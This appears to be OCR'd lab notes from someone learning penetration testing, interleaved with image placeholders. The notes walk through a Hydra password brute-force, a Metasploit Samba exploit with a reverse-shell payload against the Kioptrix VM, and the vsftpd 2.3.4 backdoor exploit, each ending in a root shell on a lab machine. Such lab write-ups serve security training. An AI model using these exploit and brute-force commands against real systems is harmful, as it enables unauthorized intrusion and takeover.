





3.hydra attack:
*command: ls
        cd file name
        vim userlist
        vim passlist
        hydra -L userlist -P passlist http://192.168.196.129 -V
must be should like that server when attack will continue and also must need right username and password in the user and password list.






File Edit Format View Help

3. kioptrix hack:
* first krioptrix install on vmware.
*then login kioptrix
*first command netdiscover to see which ip address connect in this network.
*then select vmware ip address for use.
*if i don't understand which server ip will be then command nmap -A ip address.
*to know which port is open command nmap -pn -sv ip adddress .
* go to new tab command msfconsole find samba version:
command: msfconsole
search smb-version
use 0
show options
set rhosts ip address
set rport
show options
exploit
* command: search samba version (find lot of samba version)
search type exploit platform:linux samba (here we see 34 samba linux version)
* now we try 34 number version
command: use 34
show options
set rhosts ip address
show options
exploit
we can also use payloads by command show payloads and select 34 number payload. now again command:
set payload payload/linux/x86/shell-reverse-tcp
show options
exploit
shell opened
hostname
kioptrix
ls
whoami
root
*complete kioptrix server1 attack.




12:54 PM


100%





2.ftp vulnerability attack:
* first open metasploit server for attack then comes ifconfig to see server ip address.
*now go to kali and command:nmap -v2 ip address
*Here we see that which port is open under this ip addrs.
*Find ftp version and after browse we see that version is outdated it means it's a vulnerability now we can attack through this.
*Now attack first command: msfconsole
search vsftpd 2.3.4
use 0
show options
set rhosts ip address
set rport port number
show options
exploit
found shell session 1 opened
host name
server name
whoami
root
* mission success server hacked through ftp vulnerability

